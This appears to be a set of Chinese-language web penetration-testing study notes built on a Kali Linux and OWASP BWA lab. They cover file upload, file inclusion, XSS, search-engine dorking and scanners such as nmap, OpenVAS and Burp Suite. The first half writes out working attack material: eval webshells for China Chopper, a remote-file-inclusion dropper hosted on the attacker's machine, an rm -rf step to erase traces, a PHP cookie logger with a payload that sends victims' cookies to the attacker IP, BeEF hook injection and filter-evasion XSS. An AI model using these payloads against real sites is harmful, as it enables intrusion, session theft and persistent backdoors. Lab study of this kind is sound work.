环境搭建！

用VMware开启kalilinux和owaspbwa，用Xshell的SSH协议连接

PS.每次重启kalilinux都会默认关闭ssh，得用systemctl start ssh 命令开启

Attacking！

1. 文件上传漏洞

1、直接上传文件

2、受到MIME限制而直接上传攻击文件失败，需要通过burpsuite拦截，代理后转发给靶机，用burpsuite的Proxy板块修改上传文件的MIME类型以欺骗靶机

3、受到文件扩展名限制，准备好脚本利用菜刀夺取webshell，格式如下：

PHP： <?php @eval($\_POST[‘XXX’]);?>⬅其中XXX为用菜刀连脚本时的shell密码

ASP： <%eval request(“XXX”)%>

ASP.NET：<%@ Page Language=”Jscript”%><%eval(Request.Item[“XXX”],”unsafe”);%>

菜刀右键添加—配置栏<T>MYSQL</T> MYSQL数据库可改

<H>localhost</H>

<U>root</U> root用户名可改

<P>password</P> password密码可改

防御对策：fgrep -R ‘eval($\_POST[’ /var/www/dvwa ——在XXX目录下搜索 ‘XXX’字符

1. 文件包含漏洞

本地文件包含：

原理：给目标网站上传夹带生成木马的代码，绕过文件扩展名限制，在服务器里生成木马，夺取shell

1. 制作一句话图片木马

<?fputs(fopen("shell20.php","w"),'<?php eval($\_POST[XXX]);?>')?>

PS.其中shell20.php为代码激活成功后生成的文件，XXX为用菜刀连该文件的密码

1. 通过上传图片木马文件来隐瞒检测
2. 执行文件包含并生成后门
3. 通过菜刀连接webshell

远程文件包含：

原理：诱导服务器自己访问预先设计好的陷阱网站下的文件，自动生成shell文件


1. 在kalilinux里用systemctl start apache2启动apache2
2. vim /var/www/html/XXX.txt

<?fputs(fopen("shell50.php","w"),'<?php eval($\_POST[XXX]);?>')?>

按shift—输入:wq—回车

PS.其中shell50.php为代码激活成功后生成的文件，XXX为用菜刀连该文件的密码，均可修改

1. 在目标网页地址栏中的=后改为陷阱网址的陷阱文件



1. 在kalilinux中进入/var/www/html，用rm -rf删除文件，毁尸灭迹

三、XSS跨站脚本攻击

简介：

XSS(Cross Site Scripting，为避免与CSS冲突，更名为XSS)是指恶意攻击者利用网站没有对用户提交的数据进行转义处理或者过滤不足的缺点，进而添加一些代码，嵌入到web页面中去，使别的用户访问都会执行相应的嵌入代码，从而盗取用户资料、利用用户身份进行某种动作或者对访问者进行病毒侵害的一种攻击方式

危害：

1. 盗取各类用户账号
2. 控制企业数据，包括读取、篡改、添加、删除企业敏感数据的能力
3. 盗取企业重要的商业资料
4. 非法转账
5. 强制发送电子邮件
6. 网站挂马
7. 控制受害者机器向其它网站发起攻击

XSS分类：

1. XSS reflected
2. XSS stored

XSS攻击原理：

1. XSS reflected（非持久性跨站点脚本攻击）通过先行在网址中插入代码，再将插入了代码的网址发送给他人诱导其点击，从而攻击他人机器，本身对服务器基本无破坏

2、XSS stored（持久性跨站脚本）通过将代码木马挂入服务器，用户使用触发木马，攻击用户机器

3、XSS DOM（Document Object Model）本质上是一种特殊类型的反射型XSS，基于DOM文件对象模型的一种漏洞，基于DOM型的XSS漏洞不需要与服务器端交互，它只发生在客户端处理数据的阶段

构造XSS脚本：

1. 常用HTML标签

<iframe> iframe元素会创建包含另外一个文档的内联框架（即行内框架）

<textarea> <textarea>标签定义多行的文本输入控件

<img> img元素向网页中嵌入一幅图像

<script> <script>标签用于定义客户端脚本，比如JavaScript

Script元素既可以包含脚本语句，也可以通过src属性指向外部脚本文件

必须的type属性规定的脚本的MIME类型

JavaScript的常见应用时图像操作、表单验证以及动态内容更新

1. 常用JavaScript方法

alert alert()方法用于显示一条指定消息和一个确认按钮的警示框

window.location window.location对象用于获得当前页面的地址(URL),并把浏览器重定向到新的页面

location.href 返回当前显示的文档的完整URL

onload 一张页面或一幅图像完成加载

onsubmit 确认按钮被点击

onerror 在加载文档或图像时发生错误

1. 构造XSS脚本

弹框警告

此脚本实现弹框警示，一般作为漏洞测试或者演示使用，类似SQL注入漏洞测试中的单引号’，一旦此脚本能执行，也就意味着后端服务器没有对特殊字符<>/’做过滤，这样就可以证明，这个页面存在XSS漏洞

<script>alert(‘XSS’)</script>

<script>alert(document.cookie)</script> 【夺取cookie，谁点就是谁的cookie

页面嵌套

<iframe src=http://www.baidu.com width=300 height=300></iframe>【嵌套一个宽高均300的百度网页

<iframe src=http://www.baidu.com width=0 height=0 border=0></iframe>

页面重定向

<script>window.location=”http://www.baidu.com”</script>

<script>location.href=”http://www.baidu.com”</script>

弹窗警告并重新定向

<script>alert(“请移步”);location.href=”http://www.baidu.com”</script>

<script>alert(‘XSS’);location.href=”XXXXX”</script> 【XXXXX为文件地址

访问恶意代码

<script src=”http://www.qfedu.com/xss.js”></script>

<script src=”http://BeEF\_IP:3000/hook.js”></script> 【结合BeEF收集用户的cookie，更加隐蔽

巧用图片标签（更加隐蔽）

<img src=”#” onerror=alert(‘xss’)>

<img src=”javascript:alert(‘xss’);”>

<img src=”http://BeEF\_IP:3000/hook.js”></img>

绕开过滤脚本

大小写<ScrIpt>alert(‘xss’)</SCRipt>

字符编码 采用URL、Base64等编码

<a

href=”&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#34;&#120;&#115;&#115;&#34;&#41;”>XXX</a>

PS.XXX为超链接点击点

**手动XSS**

攻击1弹窗警告：渗透机kalilinux端操作

<script>alert(‘XXXX’)</script>

PS.XXXX为恶意代码

攻击2获取cookie：渗透机kalilinux端操作

**简要流程**

1. 构建收集cookie的服务器
2. 构造XSS代码并植入到WEB服务器
3. 等待肉鸡触发XSS代码并将cookie发送到kalilinux
4. cookie利用

**具体流程**

1. 在kalilinux终端输入service apache2 start启动阿帕奇
2. 输入vim /var/www/html/cookie\_rec.php

<?php

$cookie=$\_GET[‘cookie’];

$log=fopen(“cookie.txt”,”a”);

fwrite($log,$cookie . “\n”);

fclose($log);

?>

1. 输入:wq退出
2. 输入chown -R www-data.www-data /var/www给脚本权限
3. 将<script>window.open(‘http://192.168.106.140/cookie\_rec.php?cookie=’+document.cookie)</script>

输入到注入点（如果遇到输入长度限制，按F12，鼠标指向注入点，下看Inspector（查看器），将maxlength调大）

PS. 1、 192.168.106.140为kalilinux的IP

如果是自己搭的靶机，记得先清楚先前植入的XSS代码

1. kalilinux终端输入cd /var/www/html进入存放上一步做的脚本的目录，输入ls查看，输入cat cookie.txt查看上当肉鸡的cookie

**自动XSS**

1）工具简介：

Browser Exploitation Framework(BeEF)

BeEF是目前最强大的浏览器开源渗透测试框架，通过XSS漏洞配合JS脚本和Metasploit进行渗透。BeEF基于Ruby语言编写的，并且支持图形化界面，操作简单。

地址：<http://beefproject.com/>

信息收集：

1. 网络发现
2. 主机信息
3. Cookie获取
4. 会话劫持
5. 键盘记录
6. 插件信息

持久化控制：

1. 确认弹窗
2. 小窗口
3. 中间人

社会工程：


1. 点击劫持
2. 弹窗警告
3. 虚假页面
4. 钓鱼页面

渗透攻击：

1. 内网渗透
2. Metasploit
3. CSRF攻击
4. DDOS攻击
5. BeEF基础

1、启动Apache和BeEF：

打开kalilinux终端输入service apache2 start启动阿帕奇，出现一下界面



1. 直接左上角搜索BeEF应用，上http://BeEF\_IP:3000/登录BeEF，username为beef，password为beef
2. 往靶机上插入<script src=”http://BeEF\_IP:3000/hook.js”></script>

PS.BeEF\_IP即kalilinux的IP要根据实际情况更改

1. 进入BeEF的网址，找到Current Browser下的Commands目录，下拉任意文件夹都会发现有不同颜色的小钮。点击按钮可进行对应操作查询和执行，仅对处于Online状态的肉鸡有效，Offline则无效

绿色——对目标主机生效并且不可见（不会被发现）

橙色——对目标主机生效但可能可见（可能被发现）

灰色——对目标主机未必生效（可以验证）

红色——对目标主机不生效

1. Web信息收集

Ⅰ、Web信息收集之搜索引擎

一、信息收集概述

1. Web信息搜集（探测）即Web踩点，主要是掌握目标Web服务的方方面面，是实现Web渗透入侵前的准备工作
2. Web踩点内容包括操作系统、服务器类型、数据库类型、Web容器、Web语言、域名信息、网站目录……
3. Web信息收集涉及搜索引擎、网站扫描、域名遍历、指纹识别等工作
4. 项目实验环境

目标靶机：owaspbwa

渗透测试机：kalilinux

1. Google Hacking
2. site

功能：搜索指定的域名的网页内容，可以用来搜索子域名和跟此域名相关的内容

例码：

site:zhihu.com 【搜索跟zhihu.com相关的网址

site:zhihu.com “web安全” 【在IP带有zhihu.com字眼的网站上搜索web安全

2、filetype

功能：搜索指定文件类型

例码：

filetype:pdf “Web安全” 【搜索跟Web安全有关的pdf文件，””用于强调Web安全为一个整体字符

site:csdn.net filetype:pdf 【搜索csdn网站中的pdf文件site:csdn.net和filetype:pdf位置可以调换

3、inurl

功能：搜索url网址存在特定关键字的网页，可以用来搜寻有注入点的网站

例码：

inurl:.php?id= 【搜索网址中有”php?id=”的网址

inurl:view.php=? 【搜索网址中有”view.php=”的网址

inurl:.jsp?id= 【搜索网址中有”jsp?id=”的网址

inurl:.asp?id= 【搜索网址中有”asp?id=”的网址

inurl: /admin/login.php 【搜索网址中有”/admin/login.php”的网址，往往为管理员登陆界面

4、intitle

功能：搜索标题存在特定关键字的网页

例码：

intitle:后台登陆 【搜索网页标题含有”后台登陆”的相关网页

intitle:index of “login” 【搜索”login”相关的索引目录信息

intitle:index of “admin” 【搜索”admin”相关的索引目录信息，往往为后台管理页面信息

1. intext

功能：搜索正文存在特定关键字的网页

例码：

intext:Powered by Discuz 【搜索Discuz论坛相关的页面

intext:powered by wordpress 【搜索wordpress制作的博客网址

intext:powered by \*CMS 【搜索\*CMS内容管理系统相关的页面

intext:powered by xxx inurl:login 【搜索此类网址的后台登陆页面

1. 符号

-xxx 【强制结果不要出现xxx此关键字眼

\*xxx 【模糊搜索，强制结果包含此关键字

“xxx” 【强制搜索结果出现此关键字

1. 典例

site:nytimes.com ~college “test scores” -SATs 2019..2021

site:指定搜索某个网站的页面

~同时搜索近义词

“”以整个短语作为搜索关键字，而不是拆开成每个词

-排除某个关键字

..显示指定年份时间段内的搜索结果

1. 浏览器常用快捷键

Ctrl + F 【在本页中查找

Ctrl+ +/-(鼠标滚轮) 【页面放大缩小

Ctrl+ L 【直接定位到地址栏

Ctrl+ Tab 【切换标签页

Alt+ Tab 【切换窗口

1. Shodan Hacking

网址：<http://www.shodan.io>

概述：Shodan(撒旦搜索引擎)是由Web工程师John Matherly编写的，被称为“最可怕的引擎”，可扫描一切联网设备，除了最常见的Web服务器，还能扫描防火墙、路由器、交换机、摄像头、打印机等一切联网设备。国内的钟馗之眼与其功能一致

搜索：

1. 按IP地址搜索
2. 按service/protocol搜索

·http country:”XX” 【XX为两位国家代码

·http product:”Apache httpd” 【搜索产品为Apache的服务

·product:MySQL version:”5.1.73” 【搜索产品为MySQL，版本为5.1.73的服务

·hostname:.edu 【搜索hostname（主机名）为.edu的网址信息

·os:”Windows 7” 【搜索系统为Windows 7的网址信息

·net:110.180.13.0/24 【搜索110.180.13.0网段的信息

·port:80 【搜索端口为88的网址信息

1. Zoomeye Hacking

网址：<http://www.zoomeye.org>

概述：ZoomEye（钟馗之眼）是一个面向网络空间的搜索引擎，被誉为“国产的Shodan”，由知道创宇出品

快捷键：

shift+/ 【显示该帮助

esc 【隐藏该帮助

shift+h 【回到首页

shift+s 【高级搜索

搜索：

1. 按联网设备搜索：

app 【组件名

ver 【版本名

country 【国家或地区代码

city 【城市名称

port 【端口

device 【设备类型

os 【操作系统

service 【服务名

hostname 【主机名

ip 【IP地址

cidr 【网址IP段

1. 按网站搜索：

app 【组件名

ver 【版本名

country 【国家或地区代码

city 【城市名称

site 【域名

os 【操作系统

title 【首页标题

headers 【HTTP头

hostname 【主机名

ip 【IP地址

cidr 【网址IP段

desc 【首页描述信息

keyword 【首页关键字

Ⅱ、Web信息收集之目标扫描

1. NMAP

概述：Nmap是安全渗透领域最强大的开源端口扫描器，能支持跨平台运行

网址：<https://nmap.org/>

帮助：nmap --help 【查看所有帮助

nmap --help |grep ‘\-sS’ 【查看含有-sS的帮助

nmap --help |grep -A2 ‘\-sS’ 【查看-sS及其后(after)两行内容

nmap --help |grep -B2 ‘\-sS’ 【查看-sS及其前(before)两行内容

nmap --help |grep -C2 ‘\-sS’ 【查看-sS及其前后(centre)两行内容

扫描：

主机发现 nmap -sn 192.168.106/24 【探测整个192.168.106.xxx网段的主机

端口扫描 nmap -sS -p1 192.168.106.134（-p1为指定扫描端口1）

系统扫描 nmap -O 192.168.106.134（加上-Pn不适用ping方式，防止被防火墙发现）

版本扫描 nmap -sV 192.168.106.134

综合扫描 nmap -A 192.168.106.134

脚本扫描 root@kali:/usr/share/namp/scripts# 【查看nmap自带的脚本

nmap --script=default 192.168.106.134

nmap --script=auth 192.168.106.134

nmap --script=brute 192.168.106.134

nmap --script=vuln 192.168.106.134

nmap --script=broadcast 192.168.106.134

nmap --script=smb-brute.nse 192.168.106.134

1. ZENMAP(图形化nmap)

在kalilinux终端输入zenmap

profile为预先设置的基础扫描方式

1. Intense scan

nmap -T4 -A -v 192.168.106.134

-T【设置速度等级，1~5级

-A【综合扫描

-v【输出扫描过程

1. Intense scan plus UDP

nmap -sS -sU -T4 -A -v 192168.106.134

-sS【TCP全连接扫描

-sU【UDP扫描

1. Intense scan,all TCP ports

nmap -p 1-65535 -T4 -A -v 192.168.106.134

-p【指定端口范围，默认扫描1000个端口

1. Intense scan no ping

nmap -T4 -A -v -Pn 192.168.106.0/24

-Pn【不做ping扫描，例如针对防火墙等安全产品

1. Ping scan

nmap -sn 192.168.106.0/24

nmap -sn -T4 -v 192.168.106.0/24

-sn【只做ping扫描，不做端口扫描

1. Quick scan

nmap -T4 -F 192.168.106.134

-F【fast模式，只扫描常见服务端口，比如默认端口（1000）少

1. Quick scan plus

nmap -sV -T4 -Q -F --version-light 192.168.106.134

-sV【扫描系统和服务的版本

-O【扫描操作系统版本

1. Quick traceroute

nmap -sn --traceroute [www.baidu.com](http://www.baidu.com)

1. Regular scan

nmap [www.qfedu.com](http://www.qfedu.com)

1. Slow comprehensive scan

nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script “default or (discovery and safe)” [www.qfedu.com](http://www.qfedu.com)

1. OpenVAS(Open Vulnerability Assessment System)，即开放式漏洞评估系统，是一个用于评估目标漏洞的杰出框架，开源且功能十分强大。它与著名的Nessus“本是同根生”，在Nessus商业化之后仍然坚持开源，最新版的kalilinux不再自带OpenVAS了，需要自己部署OpenVAS漏洞检测系统。其核心部件是一个服务器，包括一套网络漏洞测试程序，可以检测远程系统和应用程序中的安全问题。但它最常见的用途是检测目标网络或主机的安全性，它的评估能力来源于数万个漏洞测试程序，这些程序都是以插件的形式存在，OpenVAS是基于C/S(客户端/服务器)，B/S(浏览器/服务器)架构进行工作，用户通过浏览器或者专用客户端程序来下达扫描任务，服务器端负责授权，执行扫描操作并提供扫描结果

网址：<http://www.openvas.org/>

<http://www.greenbone.net>/

1. 部署OpenVAS

升级kalilinux

root@kali:~# apt-get update

root@kali:~# apt-get dist-upgrade

安装OpenVAS

root@kali:~# apt-get install openvas

root@kali:~# openvas-setup

修改admin账户密码

root@kali:~# openvasmd --user=admin --new-password=XXX

修改默认监听的IP

root@kali:~# vim /lib/systemd/system/greenbone-security-assistant.service

1. 使用OpenVAS

启动OpenVAS

root@kali:~# openvas-start

启动后检查安装

root@kali:~# ss -tnlp

root@kali:~# openvas-check-setup

登录OpenVAS

<https://192.168.106.158:9392> 【为kalilinux的IP

1. Web漏洞扫描

Ⅰ、Web漏洞扫描之AWVS

概述：Acunetix Web Vulnerability Scanner（简称AWVS）是一款知名的Web网络漏洞扫描工具，它通过网络爬虫测试目标网站安全，检测流行安全漏洞

网址：<http://www.acunetix.com/>

功能及特点:

1. 自动的客户端脚本分析器，允许对Ajax和Web2.0应用程序进行安全性测试
2. 业内最先进且深入的SQL注入和跨站脚本测试
3. 高级渗透测试工具，例如HTTP Editor和HTTP Fuzzer
4. 可视化宏记录器轻松测试web表格和受密码保护的区域
5. 支持含有CAPTHCA的页面，单个开始指令和Two Factor（双因素）验证机制
6. 丰富的报告功能，包括VISA PCI依从性报告
7. 高速的多线程扫描器轻松检索成千上万个网页
8. 智能爬行程序检测web服务器类型和应用程序语言
9. Acunetix检索并分析网站，包括flash内容、SOAP和AJAX
10. 端口扫描web服务器并对在服务器上运行的网络服务执行安全检查
11. 可导出网站漏洞文件
12. 网站扫描

[Web Scanner]网站扫描器

<http://testhtml.vulnweb.com>

1. 用于渗透测试人员给甲方进行网站安全测试，可便捷地生成测试报告
2. 用于字典爆破网站子域名，因为主网站重点防御，难以攻破，但子域名可不一定
3. 根据扫描的结果可以对目标进行测试，审核扫描结果是否准确

PS.过程中弹出的HTTP authentication表单里的Username和Password随便填

Ⅱ、Web漏洞扫描之AppScan

概述：Security AppScan是一个适合安全专家的Web应用程序和Web服务渗透测试解决方案。是国外商业漏扫产品中少有的支持中文的漏扫软件，运行于Windows平台；其界面清晰、配置简单丰富的中文和产品文档，详细的漏洞说明和修复建议

支持丰富的扫描报告，包括安全性、行业标准、合规的一次性报告

功能及特点：

a）对现代Web应用程序和服务执行自动化的动态应用程序安全测试（DAST）和交互式应用程序安全测试（IAST），支持Web2.0、JavaScript和AJAX框架的全面的JavaScript执行引擎

b）涵盖XML和JSON基础架构的SOAP和REST Web服务测试支持WS-Security标准、XML加密和XML签名，详细的漏洞说明和修复建议

c）40多种合规性报告，包括支付卡行业数据安全标准（PCI DSS）、支付应用程序数据安全标准（PA-DSS）、ISO 27001和ISO 27002，以及Basel Ⅱ

d）IBM Security AppScan Extensions Framework提供的自定义功能和可扩展性。

扫描流程：

左上角文件下拉新建——弹框右侧常规扫描——下一步起始URL填入目标网址（下方已连接到服务器表示可以扫描）——继续下一步（如果目标网站需要登陆，则需在登陆方式中填入信息，推荐选择“自动”）——继续下一步（建议设置自动保存，因为扫描时间往往很长）

Ⅲ、Web漏洞扫描之Burp suite

概述：安全渗透使用最广泛的漏扫工具之一，能实现从漏洞发现到利用的完整过程。功能强大、配置较为复杂、可定制性强，支持丰富的第三方拓展插件。基于Java编写，跨平台支持，分为社区版和专业版

<http://portswigger.net/burp/>

功能：

1.Target(目标)——显示目标目录结构的的一个功能

2.Proxy(代理)——拦截HTTP/S的代理服务器，作为一个在浏览器和目标应用程序之间的中间人，允许你拦截，查看，修改在两个方向上的原始数据流。

3.Spider(蜘蛛)——应用智能感应的网络爬虫，它能完整的枚举应用程序的内容和功能。

4.Scanner(扫描器)——高级工具，执行后，它能自动地发现web 应用程序的安全漏洞。

5.Intruder(入侵)——一个定制的高度可配置的工具，对web应用程序进行自动化攻击，如：枚举标识符，收集有用的数据，以及使用fuzzing 技术探测常规漏洞。

6.Repeater(中继器)——一个靠手动操作来触发单独的HTTP 请求，并分析应用程序响应的工具。

7.Sequencer(会话)——用来分析那些不可预知的应用程序会话令牌和重要数据项的随机性的工具。

8.Decoder(解码器)——进行手动执行或对应用程序数据者智能解码编码的工具。

9.Comparer(对比)——通常是通过一些相关的请求和响应得到两项数据的一个可视化的“差异”。

10.Extender(扩展)——可以让你加载Burp Suite的扩展，使用你自己的或第三方代码来扩展Burp Suit的功能。

11.Options(设置)——对Burp Suite的一些设置

PS.Burp suit2.0之后的版本Spider和Scanner合并到了Target下的Site map对于目标的右键当中

设置代理：

代理可以设置本机代理，即代理本机的所有包，亦可以选择代理某目标网站，即代理主机向该目标网站发送的包

爬虫Spider

1、取消代理

2、访问目标网站

3、设置目标域

4、拦截功能关闭

扫描Scanner

1、准备工作

设置代理获取域名

访问目标网站

设置目标域

拦截功能关闭

1. 扫描方式

主动扫描：精准度高，时间长，影响大，消耗资源大

被动扫描：精准度低，时间短，影响小，消耗资源小

1. 执行扫描

主动扫描：当手动浏览网页时，主动发送大量探测请求来确定是否会对目标系统有性能压力，适合离线环境，默认关闭主动扫描

被动扫描：在目标域下面手动浏览网页时，BurpSuite启动passive scanner进行扫描，通过手动浏览网页和之前爬虫获得的站点地图（包含详细页面）将这些已经存在的网页发送到被动扫描模块，默认开启被动扫描

1. 导出报告

Ctrl+A全选，右键Report selected issues一路next导出报告